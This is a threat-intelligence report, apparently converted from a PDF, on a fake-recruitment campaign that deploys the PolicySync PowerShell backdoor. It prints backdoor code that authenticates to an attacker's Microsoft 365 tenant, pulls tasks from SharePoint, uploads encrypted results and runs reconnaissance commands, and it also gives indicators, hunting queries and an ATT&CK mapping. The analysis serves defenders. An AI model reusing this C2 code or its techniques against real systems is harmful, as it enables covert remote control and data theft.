        -Uri "https://login.microsoftonline.com/$OrganizationId/oauth2/v2.0/token" `
        -Body $body -ContentType "application/x-www-form-urlencoded"


    $Script:TokenBuffer.Token     = $resp.access_token
    $Script:TokenBuffer.ExpiresAt = (Get-Date).AddSeconds($resp.expires_in - 120)

    return $resp.access_token
}
```

Figure 13 Microsoft Graph Authentication

3.2.5 SharePoint C2 File Operations

The backdoor uses Microsoft Graph API to communicate with the attacker-controlled SharePoint drive. The **_getItemBytes** function downloads task files from SharePoint, while **_cleanItemEntry** deletes the downloaded files. This may help prevent the same task from being executed more than once and reduce the number of remaining files in the C2 location. The **_commitDocument** function uploads files to SharePoint. It is used to send encrypted execution results back to the attacker-controlled infrastructure.



```powershell
function _getItemBytes {
    # Get the raw bytes of a specific policy document from the document library.
    param(
        [Parameter(Mandatory)] [hashtable] $ServiceHeaders,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $RepositoryId,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ObjectRef
    )

    $uri = "${Script:GraphPrefix}/drives/$RepositoryId/items/$ObjectRef/content"
    return Invoke-RestMethod -Headers $ServiceHeaders -Uri $uri
}
```

```powershell
function _cleanItemEntry {
    # Clean up a library item by ID
    param(
        [Parameter(Mandatory)] [hashtable] $ServiceHeaders,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $RepositoryId,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ObjectRef
    )

    $uri = "${Script:GraphPrefix}/drives/$RepositoryId/items/$ObjectRef"
    try {
        Invoke-RestMethod -Headers $ServiceHeaders -Method DELETE -Uri $uri
    }
    catch {
        if ($_.Exception.Response.StatusCode -ne 404) { throw }
    }
```

```powershell
function _commitDocument {
    # Commit document data to the SharePoint library at the specified path.
    param(
        [Parameter(Mandatory)] [hashtable] $ServiceHeaders,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $RepositoryId,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ResourceName,
        [Parameter(Mandatory)] [ValidateNotNullOrEmpty()] [string] $ContentBlock
    )

    $uri = "${Script:GraphPrefix}/drives/$RepositoryId/root:/${Script:LibraryFolder}/${ResourceName}:/content"
    Invoke-RestMethod -Headers $ServiceHeaders -Method PUT -Uri $uri `
        -Body $ContentBlock -ContentType "application/octet-stream" | Out-Null
```

Figure 14 SharePoint C2 File Operations

3.2.6 Encryption and Decryption

The PolicySync backdoor uses AES-128-CBC encryption and HMAC-SHA256 to protect its C2 communication. The embedded 32-byte master key is divided into two 16-byte keys: one for encryption and the other for message authentication.

```powershell
function _divideKeyData {
    # Divide the key material into encryption and authentication sub-keys.
    param(
        [Parameter(Mandatory)] [byte[]] $KeyData
    )

    if ($KeyData.Length -ne 32) {
        throw "Master key must be exactly 32 bytes (got $($KeyData.Length))"
    }

    return @{
        AesKey  = [byte[]] $KeyData[0..15]
        HmacKey = [byte[]] $KeyData[16..31]
```

Figure 15 Encryption and Decryption

The backdoor encrypts data using AES-CBC with a randomly generated IV and calculates an HMAC to protect the integrity of the encrypted message. Before decrypting incoming commands, it verifies the HMAC to check whether the data has been modified.

3.2.7 Remote Command Execution

The ***_translateConfigEntry*** function provides the backdoor's remote code execution capability. It extracts the script field from the received task and converts it into an executable PowerShell ScriptBlock using ***[ScriptBlock]::Create().***

The backdoor then executes the script on the infected system and captures its output. If execution fails, the function returns the error information in JSON format.

3.3 Task Processing and C2 Loop

The backdoor checks the configured SharePoint location for new tasks every 300 to 419 seconds. When a task is available, it downloads the encrypted file, removes it from SharePoint, and decrypts its content. The recovered PowerShell script is then executed on the infected system. After execution, the backdoor encrypts the results and uploads them to SharePoint using Microsoft Graph. This process allows the attacker to send new commands and receive execution results through the same C2 channel.

3.3.1 Encrypted Result Upload

After executing a task, the backdoor encrypts the execution output using its AES-CBC and HMAC-SHA256 routines. The encrypted result is then uploaded to the attacker-controlled SharePoint drive as a ***.dat*** file, using a filename based on the command ID (***r_<cmd_id>.dat***).

3.3.2 Observed C2 Tasks

During dynamic analysis, we observed two tasks delivered through the SharePoint-based C2 infrastructure: ***info*** and ***WindowTitle***. Both tasks were used to collect information about the compromised system and its environment.

However, these observations represent only a limited part of the backdoor's capabilities. Since the PolicySync backdoor can receive and execute arbitrary PowerShell commands, the attacker can deliver additional tasks depending on their objectives and the information collected from the victim's system. Therefore, the full range of potential follow-up activities remains unknown.

Task info

The **info** task collects basic information about the compromised system, including the computer name, current user, logon server, processor architecture, and CPU details. This information helps the attacker identify and profile the victim's environment.

```
$env:COMPUTERNAME
$env:USERDOMAIN\$env:USERNAME
$env:LOGONSERVER
$env:PROCESSOR_ARCHITECTURE
$env:NUMBER_OF_PROCESSORS
$env:PROCESSOR_IDENTIFIER
```

Figure 16 Content of Info task

Task WindowTitle

The **WindowTitle** task identifies running processes with visible application windows and collects their process names, IDs, and window titles. This allows the attacker to understand which applications are currently open on the victim's system and may help determine the next steps of the attack.

```
Get-Process |
    Where-Object { $_.MainWindowTitle } |
    Select-Object ProcessName, Id, MainWindowTitle
```

Figure 17 Content of WindowTitle task

The following diagram summarizes the PolicySync backdoor workflow and highlights the key attacker actions, including delivering encrypted tasks through SharePoint, executing PowerShell commands on the compromised host, collecting system information, and receiving encrypted execution results.




Figure 18 PolicySync backdoor workflow

3.4 Comparison of the Samples from German and Italian Campaigns

We analyzed two job-offer samples targeting Germany and Italy. Both deploy PolicySync, a PowerShell backdoor that retrieves encrypted tasks from SharePoint, executes the supplied scripts and uploads encrypted results through Microsoft Graph.

The Italian script is larger: 126,447 bytes compared with 18,954 bytes. This increase primarily comes from 38 additional Microsoft 365, SCuBA and OPA helper functions that are not called by the core agent workflow, consistent with code padding and camouflage. Function names and configuration values also differ. Both samples use the same SharePoint host and tenant, but separate device identifiers, application credentials and encryption keys. No additional core C2 capability was identified in the larger sample. The unused functions also make the script resemble a legitimate Microsoft 365 compliance tool on cursory review, which is consistent with the PolicySync filename.

4 Additional Findings on the Recruitment Websites

Further examination of the recruitment websites revealed signs of business identity impersonation, reused content, and simulated business features. The threat actors appeared to have carefully considered many details to make the fake recruitment companies look legitimate and trustworthy. However, several inconsistencies and overlooked details were also identified, providing valuable clues about the deceptive nature of the websites and potential links between them.

Note: The recruitment brand names referenced in this report were created or misused by the threat actor. No association with legitimately operating firms of similar name is implied. Where possible, we refer to the websites by their defanged domains.

4.1 Use of a registered company identity

The ELTZ website named a genuine, registered German limited liability company (GmbH) as its operator, including that company's commercial register number, and presented the company's managing director, as listed in public company records, as its founder. This use of searchable corporate and personal details appears intended to make basic background checks reinforce the recruitment pretext. The registry matches do not establish that the genuine business authorized or operated the investigated websites. We therefore do not name the company or the individual in this report.




Figure 19 Abuse of a legitimate company's identity (details redacted)

4.2 Contact details carried across countries

In the captured rivaselezione[.]it JavaScript, a confirmation link displayed +44 20 4620 6420, while its actual telephone target was +44 20 4620 6620. The displayed number also appeared on an indexed contact page for pembertontalent[.]co[.]uk. The UK numbers and English confirmation prompt retained in Italian website code are consistent with reused contact content and incomplete localization.



Figure 20 The same phone number is used on websites targeting two different countries

4.3 Brand references left in source code

JavaScript from **rivaselezione[.]it**, **eksearch[.]se, selevo[.]it** and **talentmine[.]pl** retained the comments `**3D Plate Tilt (from Eltz)**` and `**Image Protection (from Eltz)**`. These references preserve a distinctive link to ELTZ within code deployed under other brands. They support shared or copied source code without establishing which website was created first.




Figure 21 Identical comments referencing the German website appear across multiple sites

4.4 Reused staff imagery and AI metadata

Comparisons of portrait assets from the US-facing websites identified reused imagery assigned to different employee names. Separately, most of the team images contained the metadata label `**Made with Google AI**` and the value `**trainedAlgorithmicMedia**`. These labels support AI-assisted production or editing of those images; they do not establish that every image or depicted person was entirely synthetic.




Figure 22 Reused profile images carrying AI-generation metadata in the Team sections

4.5 Identical testimonial assets

Four testimonial images had identical SHA-256 hashes across **talentmine[.]pl**, **rivaselezione[.]it** and **selevo[.]it**. The Polish site also retained Italian filenames, including `**giulio.jpg**` and `**francesca.jpg**`. This confirms identical asset reuse across the Italian and Polish deployments, providing a more specific connection than visual resemblance alone.




Figure 23 Identical testimonial images reused across the Polish and Italian websites

4.6 Simulated business and verification features

The reviewed **eksearch[.]se** login handler used timers and status messages to simulate checking a customer record and sending a sign-in link, without making an authentication request. Its source comment explicitly described the feature as `**Login (convincing fake auth)**`. ELTZ's email checker relied on a hard-coded staff list and approved domains; an unlisted address on an approved domain could still be presented as belonging to the company. These features appear designed to provide reassurance from within the websites themselves.




Figure 24 The feature is explicitly described as fake in the code comments

These findings support the use of shared or copied website material and a consistent approach to constructing credible recruiter identities. Attribution to the same operators should rely on the additional delivery, tenant and malware evidence assessed elsewhere in this report.

4.7 Personalized Offer Portals and Candidate Tracking in Italy

The Italian sites introduced an additional social-engineering layer: a personalized offer portal accessed through a candidate-specific code. The code was checked against a publicly accessible dataset containing **6,229** unique email addresses across **322 email domains**. Matching records populated the page with the candidate's name, employer and job title. Names corresponding to two previously identified Heroku-hosted offer ZIPs were also present, supporting our assessment that the dataset likely contained intended targets.




Figure 25 6,229 unique email addresses across 322 email domains

After a simulated NDA signing process, the portal displayed a staged security verification sequence. Windows users were directed to a ZIP path generated from the candidate's name and the current date, while other operating systems received instructions to switch to Windows. All eight tested offer paths returned HTTP 404. Nevertheless, the interface marked the download as completed without checking whether the file had been retrieved.

The alternative “send the link to my email” control also displayed a success message without making a mail-sending request. The reviewed code therefore does not establish an automatic connection between this control and the separately observed Heroku delivery links.




Figure 26 Download steps

Together, these features show how the Italian portals combined personalized recruitment content, simulated document security procedures and candidate-level engagement tracking.

4.8 Phone Infrastructure Analysis – ELTZ Personal

During the investigation, we called the phone number listed on the ELTZ Personal website (+49 30 4071 9088) from a non-attributable line.

The call was answered by an automated German language greeting introducing the company and stating that the caller would be connected to a team member. After approximately one minute, another automated message indicated that a specialist would contact the caller.

The call then switched to an English language system message:

“Sorry, but the user's mailbox can't accept more messages. I'm sorry, an error has occurred.”

This behavior suggests the use of an automated phone system (IVR/Cloud PBX) with voicemail functionality. The English error message indicates that the voicemail system was unable to accept additional messages.

5 Threat Hunting Ideas and Recommendations

5.1 Identify personalized job-offer deliveries

Search email and web-proxy telemetry for Heroku-hosted URLs delivering ZIP files with names beginning with **Dienstangebot_**, **Offerta_** or **Erbjudande_** or equivalent prefixes in other languages. Prioritize filenames containing a recipient's surname, initial and date. Review earlier messages in the same conversation, as the malicious link may follow an initial recruitment exchange.

5.2 Search for distinctive agent artifacts

Hunt for **PolicySync.ps1**, the directory **%LOCALAPPDATA%\Apps365 Graph\,** the configuration file **.graphconfig.dat** and the mutex **Global\Apps365GraphSync**, where mutex telemetry is available. Prioritize devices showing multiple artifacts alongside suspicious PowerShell execution or external SharePoint communication.

5.3 Identify PowerShell access to the campaign's cloud infrastructure

Hunt for powershell.exe or pwsh.exe as the initiating process for connections to login.microsoftonline.com and graph.microsoft.com on user endpoints. This pattern is rare outside administrative workstations. Note that the attacker's SharePoint host (**quantumscalpllc.sharepoint.com**) appears in the URL path of Graph API requests, not in DNS queries or the TLS SNI. It only becomes visible at network level when file downloads are redirected to the tenant's SharePoint host, or when TLS inspection is in place. With TLS inspection, the attacker's tenant ID is also visible in the token request path (/6754e8fb-e5d5-45e0-99c0-137f7d0be430/oauth2/v2.0/token).

Because the backdoor authenticates against the attacker's own tenant using the client credentials flow, no corresponding entries appear in the victim organization's Entra ID sign-in logs. On the network side, the Graph API requests recur every 300 to 419 seconds (roughly five to seven minutes), which supports beacon analysis on proxy or firewall logs.

Example query (Microsoft Defender XDR):

```
DeviceNetworkEvents
| where Timestamp > ago(30d)
| where InitiatingProcessFileName in~ ("powershell.exe", "pwsh.exe")
| where RemoteUrl has_any ("graph.microsoft.com", "login.microsoftonline.com")
| join kind=leftouter (
    DeviceFileEvents
    | where FolderPath has @"\Apps365 Graph\"
    | project DeviceId, ArtifactPath = FolderPath
  ) on DeviceId
| summarize Conns = count(), Urls = make_set(RemoteUrl), Artifacts = make_set(ArtifactPath)
    by DeviceId, DeviceName, InitiatingProcessCommandLine
```

The query requires tuning per environment. In our customer environments, the first run returned more than 500 events over 30 days; after environment-specific exclusions, around 50 events remained for review.

5.4 Additional hunting leads

LNK execution: explorer.exe → cmd.exe → powershell.exe chains in which cmd.exe sets an environment variable holding a long hexadecimal string that PowerShell decodes at runtime, and PowerShell reading a ZIP archive from Downloads, Documents or Desktop with Get-Content -Encoding Byte combined with Select-Object -Skip/-First, followed by Start-Process powershell -WindowStyle Hidden.

Tunneling: cloudflared.exe on workstations, given the Cloudflare Tunnel usage reported by Telekom Security.

We recommend training users to treat unsolicited job-offer emails from unfamiliar or unverified recruitment firms as potentially suspicious. Emphasize that personalized messages and ZIP filenames containing the recipient's name do not establish legitimacy, and that attackers may also impersonate well-known recruitment firms. Encourage users to report unexpected recruitment messages to the SOC or IT security team for assessment before clicking links or opening attachments.

6 MITRE ATT&CK Mapping

Tactic	Technique ID	Technique	Evidence
Resource Development	**T1583.001**	Acquire Infrastructure: Domains	Recruitment-themed domains registered for several European countries and the United States.
Resource Development	**T1585.003**	Establish Accounts: Cloud Accounts	Attacker-controlled Microsoft 365 tenant and Entra ID application used for C2.
Resource Development	**T1608.001**	Stage Capabilities: Upload Malware	Offer archives hosted on herokuapp.com subdomains.
Initial Access	**T1566.002**	Phishing: Spearphishing Link	Recruitment messages direct recipients to hosted offer archives.
Execution	**T1204.002**	User Execution: Malicious File	The recipient opens a document-disguised LNK from the downloaded archive.
Defense Evasion	**T1036.007**	Masquerading: Double File Extension	The active shortcut uses a .docx.lnk filename to resemble a Word document.
Defense Evasion	**T1564.003**	Hide Artifacts: Hidden Window	PolicySync.ps1 is launched via Start-Process powershell -WindowStyle Hidden.
Defense Evasion	**T1027.009**	Obfuscated Files or Information: Embedded Payloads	The archive conceals a PowerShell payload extracted through fixed byte ranges.
Defense Evasion	**T1140**	Deobfuscate/Decode Files or Information	The loader reconstructs embedded content; PolicySync decrypts received task data.
Defense Evasion	**T1656**	Impersonation	Websites present a genuine registered company and its managing director as operator.
Execution	**T1059.001**	Command and Scripting Interpreter: PowerShell	PolicySync executes the received script using [ScriptBlock]::Create.
